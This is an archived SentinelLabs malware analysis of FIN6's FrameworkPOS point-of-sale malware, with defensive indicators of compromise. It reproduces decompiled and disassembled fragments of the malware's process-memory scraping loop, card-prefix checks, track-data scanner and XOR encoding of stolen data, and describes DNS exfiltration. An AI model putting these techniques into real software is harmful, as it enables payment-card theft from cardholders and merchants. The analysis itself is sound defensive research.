FIN6 “FrameworkPOS”: Point-of-Sale Malware Analysis & Internals - SentinelLabs

By Vitali Kremez

Published: 2019-09-19 · Archived: 2026-04-05 18:36:42 UTC

Vitali Kremez diving into the FIN6 “FrameworkPOS”, targeting payment card data from Point-of-Sale (POS) or eCommerce systems.

Point-of-Sale (POS) malware remain to be an active threat for financial cybercrime. POS malware targets systems that run physical point-of-sale device and operates by inspecting the process memory for data that matches the structure of credit card data (Track1 and Track2 data), such as the account number, expiration date, and other information stored on a card’s magnetic stripe. Some of the most prolific POS malware lately include the “AlinaPOS”, “GlitchPOS”, and “FrameworkPOS”.

After the credit cards are first scanned in real time, the personal account number (PAN) and accompanying data sits in the point-of-sale system’s memory unencrypted while the system determines where to send it for authorization. During that time, the point-of-sale malware opens up the process memory searching for elements related to credit card information.

The FrameworkPOS malware and related variants are linked to the high-profile merchant breaches in the past including the “MozartPOS” variant involved in the Home Depot intrusion.


POS malware becomes relevant during the Fall shopping season (especially Black Friday) targeting various businesses dealing with live credit card transactions.

Click here to watch the full episode on Dissecting FIN6 “FrameworkPOS”: Point-of-Sale Malware Analysis & Internals

“FrameworkPOS” Malware Internals

One of the more interesting POS malware is called “FrameworkPOS” variants (including the ones dubbed “GratefulPOS” and “MozartPOS”). This malware most recently was internally named as “psemonitor_x64.dll.” FrameworkPOS, also known as TRINITY, was previously linked to the financially motivated hacking collective called FIN6.

Some of the new FIN6 FrameworkPSS malware variants were spotted by revealing that the group utilizes the 64-bit malware variant with two export functions “workerIntstance” and “debugPoint”.



Notably, FrameworkPOS malware appears to continue to have low detection ratio according to the detections displayed on VirusTotal (as of September 18, 2019, only 9 out of 66 antivirus engines only treat the malware as suspicious).

For the malware analysis purposes, we also analyze the earlier FrameworkPOS version with the purported “grp1” campaign identifier and contains debug Track 2 data presumably for testing purposes.

The FrameworkPOS main function flow is as follows as psuedo-coded in C++ from creating the “caller” thread to build out the communication protocol and resolve necessary host information.

The excerpt of the main malware functionality is as follows:

```
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)caller, 0, 0, 0);

while ( 1 )
{
  time(&v11);
  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1 )
    return 0;
  pe.dwSize = 296;

  if ( !Process32First(hSnapshot, &pe) )
    break;
  do
  {
    v8 = 0;
    for ( j = 0; j < 0x14; ++j )
    {
      if ( !strcmp(pe.szExeFile, &aWininit_exe[24 * j]) || strstr(byte_592010, pe.szExeFile) )
      {
        v8 = 1;
        break;
      }
    }
    if ( !v8 )
    {
```

```
        if ( pe.th32ProcessID )
        {
          dwProcessId = pe.th32ProcessID;
          v14 = 1;
          dword_592514 = 0;
          byte_59136B = 0;
          v89 = check_virtualQuery_ex(pe.th32ProcessID, 1);
          if ( v89 )
          {
            scan_memoryfor_card((int)v89);
            free((int)v89);
            _sleep(200u);
          }
        }
      }
    }
    while ( Process32Next(hSnapshot, &pe) );
    if ( dword_592410 > 0 )
      _sleep(10000u s);
    CloseHandle(hSnapshot);
    time(&v15);
    v15 -= v11;
    localtime(&v15);
  }
```

The malware proceeds to blacklist certain processes such as “wininit.exe” when approaches memory scraping in order to speed necessary card scan logic.

Credit Card Scraping Logic & Luhn Algorithm

The malware also validates the card information by running the Luhn algorithm for any purported track data that does not begin with digits “4” (VISA), “5” (Mastercard), “6” (Discover), “34″ (AMEX), “37” (AMEX), “36” (Diner’s Club), and “300-305” (Diner’s Club).

```
.text:00403AC4 ; ---------------------------------------------------------------------------
.text:00403AC4
.text:00403AC4 loc_403AC4:                             ; CODE XREF: .text:00403A9D↑j
.text:00403AC4                                         ; .text:00403ABA↑j
.text:00403AC4                 push    1
.text:00403AC6                 push    offset a4       ; 4
.text:00403ACB                 mov     ecx, [ebp-420h] ; VISA
.text:00403AD1                 sub     ecx, 10h
.text:00403AD4                 push    ecx
.text:00403AD5                 call    sub_40B9B0
.text:00403ADA                 add     esp, 0Ch
.text:00403ADD                 test    eax, eax
.text:00403ADF                 jz      short loc_403B1B
.text:00403AE1                 push    1
.text:00403AE3                 push    offset a5       ; "5"
.text:00403AE8                 mov     edx, [ebp-420h] ; MASTERCARD
.text:00403AEE                 sub     edx, 10h
.text:00403AF1                 push    edx
.text:00403AF2                 call    sub_40B9B0
.text:00403AF7                 add     esp, 0Ch
.text:00403AFA                 test    eax, eax
.text:00403AFC                 jz      short loc_403B1B
.text:00403AFE                 push    1
.text:00403B00                 push    offset a6       ; "6"
.text:00403B05                 mov     eax, [ebp-420h] ; DISCOVER
.text:00403B0B                 sub     eax, 10h
.text:00403B0E                 push    eax
.text:00403B0F                 call    sub_40B9B0
.text:00403B14                 add     esp, 0Ch
.text:00403B17                 test    eax, eax
.text:00403B19                 jnz     short loc_403B83
```

2019-09-18: FrameworkPOS x86 Card Scanner for VISA, MASTERCARD, DISCOVER PAN


The x64 malware version also contains an altered “greedier” version of the Track1/Track2 scanner logic focusing less on static card prefixes and service codes but for any data that looks like Track1/Track2.

```
02F8F                 push    ecx             ; lpNumberOfBytesRead
02F90                 push    0DEh            ; nSize
02F95                 mov     edx, [ebp-8]
02F98                 push    edx             ; lpBuffer
02F99                 mov     eax, [ebp+0Ch]
02F9C                 sub     eax, 3Dh
02F9F                 push    eax             ; lpBaseAddress
02FA0                 mov     ecx, [ebp+8]
02FA3                 push    ecx             ; hProcess
02FA4                 call    ds:ReadProcessMemory
02FAA                 test    eax, eax
02FAC                 jz      loc_403802
02FB2                 cmp     dword ptr [ebp-4], 0DEh
02FB9                 jnz     loc_403802
02FBF                 mov     byte ptr [ebp-214h], 1
02FC6                 mov     edx, [ebp-8]
02FC9                 xor     eax, eax
02FCB                 mov     al, [edx+3Dh]
02FCE                 cmp     eax, 5Eh
02FD1                 jnz     short loc_402FDA
02FD3                 mov     byte ptr [ebp-214h], 0
02FDA
02FDA loc_402FDA:                               ; CODE XREF: sub_402F5E+73↑j
02FDA                 push    1
02FDC                 push    '='
02FDE                 mov     ecx, [ebp-8]
02FE1                 add     ecx, '='
02FE4                 push    ecx
02FE5                 call    sub_409C90
02FEA                 add     esp, 0Ch
02FED                 mov     dl, byte_592550
02FF3                 mov     [ebp-110h], dl
02FF9                 mov     ecx, '?'
02FFE                 xor     eax, eax
03000                 lea     edi, [ebp-10Fh]
03006                 rep stosd
03008                 stosw
0300A                 stosb
0300B                 mov     al, byte_592554
03010                 mov     [ebp-210h], al
03016                 mov     ecx, '?'
0301B                 xor     eax, eax
0301D                 lea     edi, [ebp-20Fh]
03023                 rep stosd
03025                 stosw
03027                 stosb
03028                 mov     cl, byte_592558
0302E                 mov     [ebp-614h], cl
```

2019-09-18: FrameworkPOS x64 Card Scanner -> Sentinel Logic

FrameworkPOS Data Encoding: XOR & Obfuscation

Throughout its execution, the malware builds some notable strings via xoring the byte section in the loop * (&byte_memory ++) ^= 0x4Dh (via sequence of mov, xor, shl, movsx, and shl calls). Oftentimes, malware coders build string paths to bypass some static anti-virus detection.



Notably, the FrameworkPOS malware obfuscates its stolen data via the hardcoded string and then XOR byte key of "AA" to strings as follows and converts it into hexadecimals adding to snprintf API call:

```
size_t __cdecl enc_func(char *a1, int a2)
{
  size_t result;
  unsigned int i;
  for ( len_enc = 0; ; ++len_enc )
  {
    result = strlen(a1);
    if ( len_enc >= result )
      break;
    for ( i = 0; i < 69; ++i )
    {
      if ( (unsigned __int8)a1[len_enc] == byte_42E000[i] )
      {
        a1[len_enc] = byte_42E048[i];
        break;
      }
    }
    a1[len_enc] ^= AA_key;
```

```
    _snprintf((char *)(a2 + 2 * len_enc), 2u, "%.2x", (unsigned __int8)a1[len_enc]);
  }
  return result;
}
```

```
The XOR key function location is as follows:
-------        --------
Address        Function
-------        --------
.text:004030DB notice_write_func
.text:00403847 memory_parser
.text:00403873 memory_parser
.text:004039DE memory_parser
.text:00406C43 computer_name_gen
```

Command & Control (C2) Protocol

Notably, the FrameworkPOS malware variant leverages hex with 0xAA byte XOR encoding for exfiltrated data with the ping request with the domain name system (DNS) exfiltration protocol.

Credit: @malz_intel

Indicators of Compromise (IOCs):

FrameworkPOS x86:
SHA-256: `81cea9fe7cfe36e9f0f53489411ec10ddd5780dc1813ab19d26d2b7724ff3b38`

FrameworkPOS x64:
SHA-256: `7a207137e7b234e680116aa071f049c8472e4fb5990a38dab264d0a4cde126df`

C2:
`ns[.]akamai1811[.]com`
`ns[.]a193-45-3-47-deploy-akamaitechnologies[.]com`

Source: https://labs.sentinelone.com/fin6-frameworkpos-point-of-sale-malware-analysis-internals-2/